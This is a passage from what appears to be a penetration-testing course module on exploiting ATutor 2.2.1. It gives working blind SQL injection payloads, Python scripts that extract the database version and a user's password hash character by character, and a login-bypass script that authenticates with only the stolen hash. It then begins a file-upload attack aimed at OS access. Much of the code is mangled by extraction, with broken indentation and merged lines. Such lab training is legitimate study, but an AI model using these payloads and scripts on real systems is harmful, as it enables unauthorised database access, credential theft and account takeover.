'%AAAA')/**/or/**/(select/**/1)=1#%') ;
-> ;
+-----+
| count(*) |
+-----+
|      1 |
+-----+
1 row in set (0.00 sec)

mysql> SELECT count(*) FROM AT_members M WHERE (first_name LIKE
'%AAAA')/**/or/**/(select/**/1)=0#%' OR second_name LIKE
'%AAAA')/**/or/**/(select/**/1)=0#%' OR last_name LIKE
'%AAAA')/**/or/**/(select/**/1)=0#%' OR login LIKE
'%AAAA')/**/or/**/(select/**/1)=0#%') ;
-> ;
+-----+
| count(*) |
+-----+
|      0 |
+-----+
1 row in set, 4 warnings (0.01 sec)
mysql>

```

Listing 92 - Testing the TRUE/FALSE blind injection in the MySQL shell

From the listings above, we can see that the TRUE/FALSE dummy subqueries control the number of results that are returned from the vulnerable query—so far so good. Please notice that the queries we used are literally the same injected ones that we can find in the MySQL log file. That means they include our comment control character as well. Once we execute those queries in the MySQL shell, we will see the following queries in the log file, which clearly demonstrates that we are able to use comments to terminate the query and that our injection string does *not* have to satisfy all 4 injection points.

```

322 Query  SELECT count(*) FROM AT_members M WHERE (first_name LIKE '%AAAA') or
(select 1)=0
322 Query  SELECT count(*) FROM AT_members M WHERE (first_name LIKE '%AAAA') or
(select 1)=1

```

Listing 93 - Verifying query comment termination

Now let's trigger our vulnerability using the *true* statement and our proof of concept script. This will help us verify that everything is still going according to plan.

```

kali@kali:~/atutor$ python poc.py atutor "AAAA")/**/or/**/(select/**/1)=1%23"
Response Headers:
{ 'Content-Length': '180', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=k17jncu2mqnkjpeg3b21dur5m0; path=/ATutor/',
ATutorID=lehuuuuggbmtdt9cm75t2cm4r36; path=/ATutor/,
ATutorID=lehuuuuggbmtdt9cm75t2cm4r36; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-

```

```
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection': 'KeepAlive', 'Date': 'Tue, 24 Apr 2018 17:11:07 GMT', 'Content-Type': 'text/html; charset=utf-8'}
```

Response Content:**Suggestions:Offensive - Security**

```
No errors found kali@kali:~/atutor$
```

Listing 94 - Executing a true statement SQL injection via the search friends

While it may seem obvious to the astute student that `(select 1)=1` will always be true, we must remember that what we are doing here is verifying that the complete query (with all its subqueries) is well-formed and will not cause any database errors. We also want to make sure that we control whether the database returns a result set or not, by changing the subquery comparison value from `1` to `0` respectively.

```
kali@kali:~/atutor$ python poc.py atutor "AAAA')/**/or/**/(select/**/1)=0%23"
Response Headers:
{'Content-Length': '20', 'Content-Encoding': 'gzip', 'Set-Cookie':
'ATutorID=vlpn8f9819c050302uskmg8es2; path=/ATutor/',
'ATutorID=4tbchrm3migc3nk8jg5qhr4357; path=/ATutor/',
'ATutorID=4tbchrm3migc3nk8jg5qhr4357; path=/ATutor/', 'Vary': 'Accept-Encoding', 'Keep-
Alive': 'timeout=5, max=100', 'Server': 'Apache/2.4.10 (Debian)', 'Connection':
'KeepAlive', 'Date': 'Tue, 24 Apr 2018 17:12:05 GMT', 'Content-Type': 'text/html;
charset=utf-8'}
```

Response Content:

```
No errors found
```

```
kali@kali:~/atutor$
```

Listing 95 - Executing a false statement SQL injection via the search friends

If we look at the responses from Listing 94 and Listing 95, we notice that when we inject a payload that makes the vulnerable query evaluate to *FALSE*, the response is basically empty (*Content-Length: 20*). However, if we inject a payload that forces the vulnerable query to evaluate to *TRUE*, we can see that there is a response body (*Content-Length: 180*). This effectively means we can use the *Content-Length* header and its value as our *TRUE/FALSE* indicator.

The updated proof of concept script in Listing 96 includes this functionality.

```

import requests
import sys

def searchFriends_sqli(ip, inj_str,
query_type):
    target      = "http://%s/ATutor/mods/_standard/social/index_public.php?q=%s" %
(ip, inj_str)
    r = requests.get(target)
    content_length = int(r.headers['Content-Length'])
if (query_type==True) and (content_length > 20):
    return True elif (query_type==False) and
(content_length == 20):
    return True
else:
    return False

def main():
    if len(sys.argv) != 2:
        print "(+) usage: %s <target>" % sys.argv[0] print '(+) eg:
%s 192.168.121.103' % sys.argv[0]
        sys.exit(-1)

    ip = sys.argv[1]

    false_injection_string          =         "test')/**/or/**/(select/**/1)=0%23"
true_injection_string   = "test')/**/or/**/(select/**/1)=1%23"
    if searchFriends_sqli(ip, true_injection_string, True):
        if searchFriends_sqli(ip, false_injection_string, False):
            print "(+) the target is vulnerable!"
    if __name__ == "__main__":
        main()

```

Listing 96 - The above proof of concept implements the basic TRUE/FALSE logic needed to exfiltrate data

After running the proof of concept script in Listing 96, we can confirm that both the TRUE and FALSE statements are working as intended.

```

kali@kali:~/atutor$ python poc2.py atutor
(+) the target is vulnerable!
kali@kali:~/atutor$
```

Listing 97 - Running the updated proof of concept

3.6.2 MySQL Version Extraction

We have finally reached the point at which we can develop a more complex query in order to exfiltrate valuable data from the database. Our first goal will be to extract the database version.

In MySQL, the query to retrieve the database version information looks like this:

```

mysql> select/**/version(); +-----+
| version()           |
+-----+
| 5.5.47-0+deb8u1-log |
+-----+
1 row in set (0.01 sec)
```

Listing 98 - MySQL query to identify the database version

However, given the fact that we are dealing with a blind SQL injection, we have to resort to a byte-by-byte approach, as we cannot retrieve a full response from the query. Therefore, we need to come up with a boolean MySQL `version()` subquery that will replace the dummy TRUE/FALSE subqueries used in the previous section.

A query we can use will compare each byte of the subquery result (MySQL version) with a set of characters of our choice. We won't be able to extract data directly, but we can ask the database if the first character of the version string is a "4" or a "5", for example, and the result will be either *TRUE* or *FALSE*.

```
mysql> select/**/(substring((select/**/version()),1,1))='4';
+-----+
| (substring((select version()), 1, 1))='4' |
+-----+
|                               0   |
+-----+
1 row in set (0.00 sec)

mysql> select/**/(substring((select/**/version()),1,1))='5';
+-----+
| (substring((select version()), 1, 1))='5' |
+-----+
|                               1   |
+-----+
1 row in set (0.02 sec)
```

Listing 99 - Selecting the first character of the database version and comparing it to a value

As shown in Listing 99, in order to accomplish our task, we are relying on the `substring` function.³¹ Essentially, this function returns any number of characters we choose, starting from any position in the target string.

At this point, it is worth mentioning that it is good practice to convert the resultant character to its numeric ASCII value and then perform the comparison. The main reason for doing this is to avoid any other potential payload restrictions such as the use of quotes in the injection string. Although that is not the case for this particular vulnerability (we only have to avoid spaces), it is a practice you should get used to. In the case of MySQL, the relevant function to perform this conversion is `ascii`.³²

```
mysql> select/**/ascii(substring((select/**/version()),1,1))=52;
+-----+
| ascii(substring((select version()),1,1))=52   |
+-----+
|                               0   |
+-----+
1 row in set (0.00 sec)

mysql> select/**/ascii(substring((select/**/version()),1,1))=53;
```

³¹ (w3resource, 2020), <https://www.w3resource.com/mysql/string-functions/mysql-substring-function.php>

³² (w3resource, 2020), <https://www.w3resource.com/mysql/string-functions/mysql-ascii-function.php>

```
| ascii(substring((select version()),1,1))=53      |
+-----+
|                               1   |
+-----+
1 row in set (0.00 sec)
```

Listing 100 - Using the `ascii` function to avoid payload restrictions

Let's now craft and test the whole injection query in the browser using the MySQL `version()` boolean subqueries:

```
False Query:  
q=test%27)/**/or/**/(select/**/ascii(substring((select/**/version(),1,1)))=52%23  
True Query:  
q=test%27)/**/or/**/(select/**/ascii(substring((select/**/version(),1,1)))=53%23
```

Listing 101 - TRUE/FALSE MySQL `version()` subqueries





Figure 70: The MySQL `version()` False subquery returns no result set as expected



Suggestions:
[Offensive - Security](http://www.offensive-security.com)

Figure 71: The MySQL `version()` True subquery returns a result set as expected

Great! Everything is working according to our plan. We have finally reached the point where we can develop a script to automate the data retrieval from the MySQL database using the SQL injection vulnerability we have investigated in this module and the MySQL `version()` boolean subqueries we have just manually tested. We only need to play with the `substring()` function in our subqueries and loop over every single character of the `version()` result string comparing it with every possible character in the ASCII printable set³³ (32-126, highlighted in Listing 102).

³³ (Wikipedia, 2020), <https://en.wikipedia.org/wiki/ASCII>

```

import requests
import sys

def searchFriends_sqli(ip,
inj_str):    for j in range(32,
126):        # now we update the
sql
    target = "http://%s/ATutor/mods/_standard/social/index_public.php?q=%s" % (ip,
inj_str.replace("[CHAR]", str(j)))           r = requests.get(target)
    content_length = int(r.headers['Content-Length'])
if (content_length > 20):
    return j
return None
def
main():
    if len(sys.argv) != 2:
        print "(+) usage: %s <target>" % sys.argv[0]
    print '(+) eg: %s 192.168.121.103' % sys.argv[0]
    sys.exit(-1)

```

```

ip = sys.argv[1]

print "(+) Retrieving database version...."

# 19 is length of the version() string. This can
# be dynamically stolen from the database as well!
for i in range(1, 20):      injection_string =
"test'/**/or/**/(ascii(substring((select/**/version()),%d,1)))=[CHAR]%%23" % i
    extracted_char = chr(searchFriends_sqli(ip, injection_string))
    sys.stdout.write(extracted_char)           sys.stdout.flush()      print
"\n(+ done!"
if __name__ ==
"__main__":      main()

```

Listing 102 - Database version extraction proof of concept script

As shown in Listing 103, our final proof of concept script has successfully extracted the database version!

```

kali@kali:~/atutor$ python poc3.py atutor
(+) Retrieving database version.... 5.5.47-0+deb8u1-log
(+) done! kali@kali:~/atutor$
```

Listing 103 - Extracting MySQL version through the blind SQL injection vulnerability

3.6.3 Exercise

1. Recreate the attack described in this section. Make sure you can retrieve the database version

2. Modify the script to check whether the database user under whose context ATutor is running is a DBA

3.6.4 Extra mile

Review the remainder of the code in index_public.php. Try to identify another path to the vulnerable function and modify the final data exfiltration script accordingly.

3.7 Subverting the ATutor Authentication

So far, we worked out a way to retrieve arbitrary information from the vulnerable ATutor database, and while that is a good first step, we need to see how we can use that information. An obvious choice would be to retrieve user credentials, but considering that modern applications rarely store plain-text credentials (sadly, it still happens), we would only be able to retrieve password hashes. This is also the case with ATutor, so even with password hashes in hand, we would still need to perform a bruteforce attack in order to possibly retrieve any cleartext account password.

Another option is to investigate the login implementation and identify any potential weaknesses. Since password cracking success can be quite variable, we will take a deeper look at the login implementation in the ATutor application.

Let's first capture a valid login request using our Burp proxy, so that we have a good starting point for our analysis. A request similar to the one in the figure below was captured when performing a login request to the web application:

Request	Response		
Raw	Params	Headers	Hex

```

POST /ATutor/login.php HTTP/1.1
Host: atutor
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://atutor/ATutor/login.php
Cookie: ATutorID=s6hbp121krg21i4qm4jhcjrrq1; flash=no
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 151

form_login_action=true&form_course_id=0&form_password_hidden=4b3b3d22cf1424bde22414d1
2a27f92907a3a3e5&p=&form_login=teacher&form_password=&submit=Login

```

Figure 72: A captured login request using teacher:teacher123 as the username and password

Looking at Figure 72, we notice that one of the parameters passed to the server for authentication is `form_password_hidden`, which appears to hold a password hash. Supporting that assumption is the fact that we do not see our password anywhere in this POST request.

Considering that we have full access to the backend ATutor database, we can quickly check if this is the hash value that is stored for the teacher account. The ATutor table in which the user credentials are stored is called `AT_members`.

```
mysql> select login, password from AT_members;
+-----+-----+
| login | password |
+-----+-----+
| teacher | 8635fc4e2a0c7d9d2d9ee40ea8bf2edd76d5757e |
+-----+
1 row in set (0.00 sec)

mysql>
```

Listing 104 - The password hash for the teacher user account

The values we see in Figure 72 and Listing 104 do not match, indicating that further processing of the user-controlled data is taking place prior to authentication.

In order to fully understand the authentication process, we need to start analyzing it from the login page. We begin by reviewing the code in the login.php script.

Looking at lines 15-18 we see:

```
15: $_user_location = 'public';
16: define('AT_INCLUDE_PATH', 'include/');
17: require(AT_INCLUDE_PATH.'vitals.inc.php');
18: include(AT_INCLUDE_PATH.'login_functions.inc.php');
```

Listing 105 - The vital code used for authentication

The portion of code shown in Listing 105 is the only one that is truly relevant to us in login.php. It points us to the important login functions that are located in ATutor/include/login_functions.inc.php.

While reviewing login_functions.inc.php, the first thing that catches our eye is located at lines 2331:

```
23: if (isset($_POST['token'])) {
24: {
25:     $_SESSION['token'] = $_POST['token'];
26: }
27: else
28: {
29:     if (!isset($_SESSION['token']))
30:         $_SESSION['token'] = sha1(mt_rand() . microtime(TRUE));
31: }
```

Listing 106 - Setting a token value within the session via user-controlled input

If it is set, the `$_POST['token']` variable can be used to set the `$_SESSION['token']` value. Session tokens are always an interesting item to keep track of as they are used in unexpected ways at times. We'll make a note of that.

The authentication process becomes more interesting beginning on line 60.

```
60: if (isset($cookie_login, $cookie_pass) && !isset($_POST['submit'])) {
61:     /* auto login */
62:     $this_login      = $cookie_login;
63:     $this_password   = $cookie_pass;
64:     $auto_login      = 1;
65:     $used_cookie    = true;
```

```

66: } else if (isset($_POST['submit'])) {
67:     /* form post login */
68:     $this_password = $_POST['form_password_hidden'];
69:     $this_login    = $_POST['form_login'];
70:     $auto_login    = isset($_POST['auto']) ? intval($_POST['auto']) : 0;
71:     $used_cookie   = false;
72: } else if (isset($_POST['submit1'])) {
73:     /* form post login on autoenroll registration*/
74:     $this_password = $_POST['form1_password_hidden'];
75:     $this_login    = $_POST['form1_login'];
76:     $auto_login    = isset($_POST['auto']) ? intval($_POST['auto']) : 0;
77:     $used_cookie   = false;
78: }

```

Listing 107 - Setting the \$this_login and \$this_password variables via certain conditions

Since we are not using cookies, but can instead see in our POST request that the *submit* parameter is set, we will concern ourselves with the *else* branch of *login_functions.inc.php* on line 66. There, the code allows us to set the *\$this_login* and *\$this_password* variables via the *\$_POST['form_login']* and *\$_POST['form_password_hidden']* variables respectively. We'll make a note of that as well.

Next, we see another chunk of code that is largely inconsequential to us at this point, although there a couple of items worth pointing out.

```

080: if (isset($this_login, $this_password)) {
081:     if (version_compare(PHP_VERSION, '5.1.0', '>=')) {
082:         session_regenerate_id(TRUE); 083:
083:
084:
085:
086:     if ($_GET['course']) {
087:         $_POST['form_course_id'] = intval($_GET['course']);
088:     } else {
089:         $_POST['form_course_id'] = intval($_POST['form_course_id']); 090:
090:
091:     $this_login    = $addslashes($this_login);
092:     $this_password = $addslashes($this_password); 093:
093:
094:     //Check if this account has exceeded maximum attempts
095:     $rows = queryDB("SELECT login, attempt, expiry FROM %smember_login_attempt
WHERE login='%s'", array(TABLE_PREFIX, $this_login), TRUE);
096:
097:     if ($rows && count($rows) > 0){
098:         list($attempt_login_name, $attempt_login, $attempt_expiry) = $rows;
099:     } else {
100:         $attempt_login_name = '';
101:         $attempt_login = 0;
102:         $attempt_expiry = 0;
103:     }
104:     if($attempt_expiry > 0 && $attempt_expiry < time()){
105:         //clear entry if it has expired
106:         queryDB("DELETE FROM %smember_login_attempt WHERE login='%s'",
array(TABLE_PREFIX, $this_login)); 107:         $attempt_login = 0;
108:         $attempt_expiry = 0;
109:     }

```

Listing 108 - Additional authentication logic

Since the `$this_login` and `$this_password` variables are set as we saw in Listing 107, we know that we will enter the `if` branch on line 80. Then, if we recall from the previous section, the `$addslashes` function calls on lines 91 and 92 will really not sanitize anything. The remainder of this code chunk does not really affect us in any way, so we can move on.

Finally, we arrive at the most interesting part of the authentication logic beginning at line 111.

```

111: if ($used_cookie) {
112:     #4775: password now store with salt
113:     $rows = queryDB("SELECT password, last_login FROM %smembers WHERE
login='%s'", array(TABLE_PREFIX, $this_login), TRUE);
114:     $cookieRow = $rows;
115:     $saltedPassword = hash('sha512', $cookieRow['password'] . hash('sha512',
$cookieRow['last_login']));
116:     $row = queryDB("SELECT member_id, login, first_name, second_name,
last_name, preferences,password AS pass, language, status, last_login FROM %smembers
WHERE login='%s' AND '%s'='%s'", array(TABLE_PREFIX, $this_login, $saltedPassword,
$this_password), TRUE);
117:     } else {
118:         $row = queryDB("SELECT member_id, login, first_name, second_name,
last_name, preferences, language, status, password AS pass, last_login FROM %smembers

```

```

WHERE (login='%s' OR email='%s') AND SHA1(CONCAT(password, '%s'))='%s"',
array(TABLE_PREFIX, $this_login, $this_login, $_SESSION['token'], $this_password),
TRUE);
119: }

```

Listing 109 - We must land in the second branch statement

As we can see in Listing 109, since we are not using a cookie for the authentication, we automatically land in the second branch. At line 118, the application finally composes the authentication query and if we focus only on the important parts of that query, we see the following:

```

...FROM %smembers WHERE (login='%s' OR email='%s') AND SHA1(CONCAT(password,
'%s'))='%s"', array(TABLE_PREFIX, $this_login, $this_login, $_SESSION['token'],
$this_password, TRUE);

```

Listing 110 - The authentication query

First of all, we can see that the `$this_login` and `$this_password` variables are *properly* passed to the `queryDB` function in an array. Unlike the vulnerability we already described at the beginning of this module, there is no SQL injection here. However, let's focus on the critical comparison that decides the authentication outcome. If we zoom in even more and substitute the string formatting placeholders with the appropriate values from the array we obtain the following:

```

...AND SHA1(CONCAT(password, $_SESSION['token']))=$this_password;

```

Listing 111 - Critical part of the authentication query

We can control the session token and in Listing 107, we saw that `$this_password` is also directly controlled by us. Therefore, we control almost all of the parts of this equation. The `password` parameter is seemingly the only unknown—unless, of course, we retrieve it using the SQL injection vulnerability from the previous section!

Finally, if we manage to satisfy this query so that it returns a result set, we will be logged in, as shown in the code snippet below:

```

117:     } else {
118:         $row = queryDB("SELECT member_id, login, first_name, second_name,
last_name, preferences, language, status, password AS pass, last_login FROM %smembers
WHERE (login='%s' OR email='%s') AND SHA1(CONCAT(password, '%s'))='%s"',
array(TABLE_PREFIX, $this_login, $this_login, $_SESSION['token'], $this_password),
TRUE);
119:     } ...
120:     } else if (count($row) > 0) {
121:         $_SESSION['valid_user'] = true;
122:         $_SESSION['member_id'] = intval($row['member_id']);
123:         $_SESSION['login'] = $row['login']; 132:
if ($row['preferences'] == "")
133:
assign_session_prefs(unserialize(stripslashes($_config["pref_defaults"])), 1);
134:     else
135:         assign_session_prefs(unserialize(stripslashes($row['preferences'])), 1);

136:         $_SESSION['is_guest'] = 0;
137:         $_SESSION['lang'] = $row['language'];
138:         $_SESSION['course_id'] = 0;
139:         $now = date('Y-m-d H:i:s');

```

Listing 112 - If the authentication query returns a result set, the login attempt will be validated

```
kali@kali:~/atutor$ python atutor_gethash.py atutor
(+) Retrieving username.... teacher
(+) done!
(+) Retrieving password hash....
8635fc4e2a0c7d9d2d9ee40ea8bf2edd76d5757e
(+) done!
(+) Credentials: teacher / 8635fc4e2a0c7d9d2d9ee40ea8bf2edd76d5757e
kali@kali:~/atutor$
```

Listing 113 - Using the ATutor SQL injection to retrieve the teacher password hash

As shown above, by updating the previous proof of concept script, we are able to steal the password hash of the *teacher* user. At this point, we have, and control, everything we need to satisfy the comparison equation in the authentication query.

3.7.1 Exercise

Modify and use the following proof of concept to retrieve the *teacher* credentials

```
import requests import sys def
searchFriends_sqli(ip, inj_str):
for j in range(32, 126):           #
now we update the sqli
    target      = "http://%s/ATutor/mods/_standard/social/index_public.php?q=%s" %
(ip, inj_str.replace("[CHAR]", str(j)))
r = requests.get(target)           #print
r.headers
    content_length = int(r.headers['Content-Length'])
if (content_length > 20):
    return j
return None
def inject(r, inj,
ip):
    extracted = ""      for
i in range(1, r):
injection_string =
"test'/**/or/**/(ascii(substring((%s),%d,1)))=[CHAR]/**/or/**/1='%" % (inj,i)
retrieved_value = searchFriends_sqli(ip,   injection_string)
if(retrieved_value):
    extracted += chr(retrieved_value)
extracted_char = chr(retrieved_value)
sys.stdout.write(extracted_char)
sys.stdout.flush()      else:
    print "\n(+) done!"
break      return extracted
```

```

def
main():
    if len(sys.argv) != 2:
        print "(+) usage: %s <target>" % sys.argv[0]
    print '(+) eg: %s 192.168.121.103' % sys.argv[0]
    sys.exit(-1)

    ip = sys.argv[1]

    print "(+) Retrieving username...."
    query = -----FIX ME-----
username = inject(50, query, ip)      print "(+) Retrieving
password hash...."
    query = -----FIX ME-----
password = inject(50, query, ip)
    print "(+) Credentials: %s / %s" % (username, password)
    if __name__ ==
"__main__":    main()

```

Listing 114 - Proof of concept to retrieve data from the ATutor database

3.7.2 Extra Mile

Try to modify the script from the previous exercise so that you can retrieve the `admin` account password hash.

3.8 Authentication Gone Bad

In the previous section, we saw that the ATutor authentication mechanism appears to hinge on a single parameter whose value is assumed to be secret. If that value can be discovered however, the assumptions of the authentication mechanism fall apart.

In fact, since the token is under our control, it turns out that the `$_POST['form_password_hidden']` value can be trivially calculated.

This login logic can be confirmed in `ATutor/themes/simplified_desktop/login tmpl.php` and `ATutor/themes/simplified_desktop/registration tmpl.php` as shown in the following listings:

```

05: <script type="text/javascript">
06: /*
07:  * Encrypt login password with sha1
08:  */
09: function encrypt_password() {
10:     document.form.form_password_hidden.value =
hex_sha1(hex_sha1(document.form.form_password.value) + "<?php echo $_SESSION['token'];
?>");
11:     document.form.form_password.value = "";
12:     return true;
13: } 14:
15: </script>

```

Listing 115 - The user password is hashed twice in login tmpl.php prior to login attempts

```

14:     if (err.length > 0)
15:     {
16:         document.form.password_error.value = err;
17:     }
18:     else
19:     {
20:         document.form.form_password_hidden.value =
hex_sha1(document.form.form_password1.value); 21:
document.form.form_password1.value = "";
22:         /*document.form.form_password2.value = ""*/; 23:
}

```

Listing 116 - The user password is hashed once in registration tmpl.php prior to registration

The important thing to note here is that during registration, the user password is hashed only once, but during login attempts it is hashed *twice* (once with the token value that we control).

At this point, we have acquired enough knowledge about the authentication process that we can implement our attack. If we use the hash we retrieved in the previous section with the atutor_login.py proof of concept, the result should look like the following:

```
kali@kali:~/atutor$ python atutor_login.py atutor
8635fc4e2a0c7d9d2d9ee40ea8bf2edd76d5757e (+)
success!
```

Listing 117 - Using only the teacher password hash, we can successfully authenticate to ATutor

3.8.1 Exercise

Based on the knowledge you acquired about the authentication process, complete the script below and use it to authenticate to the ATutor web application using the *teacher* account and password hash you retrieved from the ATutor database. Remember that the authentication query tells you *exactly* how to calculate the hash. You just have to re-implement that logic in your script.

```

import sys, hashlib, requests
def gen_hash(passwd,
token):      # COMPLETE THIS
FUNCTION
def
we_can_login_with_a_hash():
    target = "http://%s/ATutor/login.php" % sys.argv[1]
token = "hax"
    hashed = gen_hash(sys.argv[2], token)
d = {
    "form_password_hidden" : hashed,
    "form_login": "teacher",
    "submit": "Login",
    "token" : token
}
    s = requests.Session()      r = s.post(target, data=d)      res = r.text      if
>Create Course: My Start Page" in res or "My Courses: My Start Page" in res:
        return True
return False

```

```

def main():
    if len(sys.argv) != 3:
        print "(+) usage: %s <target> <hash>" % sys.argv[0]
        print "(+) eg: %s 192.168.121.103 56b11a0603c7b7b8b4f06918e1bb5378cccd481cc" %
    sys.argv[0]           sys.exit(-1)      if we_can_login_with_a_hash():
        print "(+) success!"
    else:
        print "(-) failure!"
    if __name__ == "__main__":
        main()

```

Listing 118 - atutor_login.py proof of concept script

3.8.2 Extra Mile

Is there a different way to bypass the authentication? If yes, create a proof of concept script to do so.


3.9 Bypassing File Upload Restrictions

While we managed to gain authenticated privileged access to the ATutor web application interface so far in this module, we are still not finished. As attackers, we try to gain full operating system access and fortunately for us, ATutor contains additional vulnerabilities that allow us to do so.

One of the more direct ways of compromising the host operating system, once we have managed to gain access to a web application interface, is to find and misuse file upload weaknesses. Such weaknesses could allow us to upload malicious files to the webserver, access them through a web browser, and thereby gain command execution ability. As this is a rather well-known attack vector, most developers write sufficient validation routines that prevent misuse of this functionality. In most cases, this means that certain file extensions will be blacklisted (depending on the technology in use) and that the upload locations on the file system are outside of the web root directory.

Sometimes however, despite their best intentions, developers make mistakes. ATutor version 2.2.1 contains at least two such mistakes, one of which we will describe in this module.

As we were attempting to learn more about the ATutor functionality through its web interface, it became apparent that *teacher-level* accounts have the ability to upload files in the *Tests and Surveys* section via the URI ATutor/mods/_standard/tests/index.php:



The screenshot shows a web browser window with the URL atutor/ATutor/mods/_standard/tests/index.php. The page title is "Hacking Course". The navigation menu includes "Course Home", "Forums", "Glossary", "File Storage" (which is selected), "Networking", and "Site-map". Below the menu, there is a "Manage on" button with a disc icon. The breadcrumb navigation shows "My Start Page > Hacking Course > Manage > Tests and Surveys". On the left, there is a "Networking" sidebar with links to "My Network", "My Contacts", "Network Profile", "Gadgets", "Network Groups", and "Settings". A search bar for "Search People" is also present. The main content area is titled "Tests and Surveys" and contains a message: "The following errors occurred: The file does not appear to be a valid ZIP file.".

Figure 73: Attempting to upload a file

```

Raw Params Headers Hex
POST /ATutor/mods/_standard/tests/import_test.php HTTP/1.1
Host: atutor
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://atutor/ATutor/mods/_standard/tests/index.php
Cookie: userActivity=Wed%20Nov%202018%2008%3A28%3A31%20GMT-0500%20(EST); ATutorID=f45sil2slhvkeo7j57dj664r4;
userActivity=Wed%20Nov%202018%2008%3A25%3A59%20GMT-0500%20(EST); flash=no; m_Networking=null; m_Content_Navig
m_Glossary=null; m_Search=null; m_Polls=null; m_Forum_Posts=null; side-menu=; showSubNav_i=on
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----13564917911339103351291064513
Content-Length: 347

-----13564917911339103351291064513
Content-Disposition: form-data; name="file"; filename="poc.txt"
Content-Type: text/plain

hello

-----13564917911339103351291064513
Content-Disposition: form-data; name="submit_import"

Import
-----13564917911339103351291064513-

```

Figure 74: An upload request intercepted by Burp

Request Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Date: Sat, 27 Jan 2018 17:51:11 GMT
Server: Apache/2.4.10 (Debian)
Set-Cookie: ATutorID=gjup6cr8puh6rrsrnunoq5muj3; path=/ATutor/
Set-Cookie: ATutorID=gjup6cr8puh6rrsrnunoq5muj3; path=/ATutor/
Set-Cookie: flash=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0
Location: index.php
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html; charset=utf-8
```

Figure 75: Server response provides minimal information

Request Response

Raw Headers Hex HTML Render

```
<h2 class="page-title">Tests and Surveys</h2>
<div id="message">
<div id="error" role="alert">
<a href="#" class="message_link" onclick="return false;"></a>
<h3>The following errors occurred:</h3>
<ul>
<li>The file does not appear to be a valid ZIP file.</li>
</ul>
```

Figure 76: Final server response provides more information

Our first attempt to upload a simple text file results in an error message indicating that we can only upload valid ZIP files (Figure73, Figure74, Figure75 and Figure76).

Since the application explicitly states that a ZIP file is required, we can investigate further and repeat the upload process using a generic ZIP file. A ZIP file can be generated with the help of the following Python script.

```
#!/usr/bin/python
import zipfile
from cStringIO import StringIO

def _build_zip():
    f = StringIO()
    z = zipfile.ZipFile(f, 'w', zipfile.ZIP_DEFLATED)
    z.writestr('poc/poc.txt', 'offsec')
    z.close()
    zip = open('poc.zip', 'wb')
    zip.write(f.getvalue())
    zip.close()

_build_zip()
```

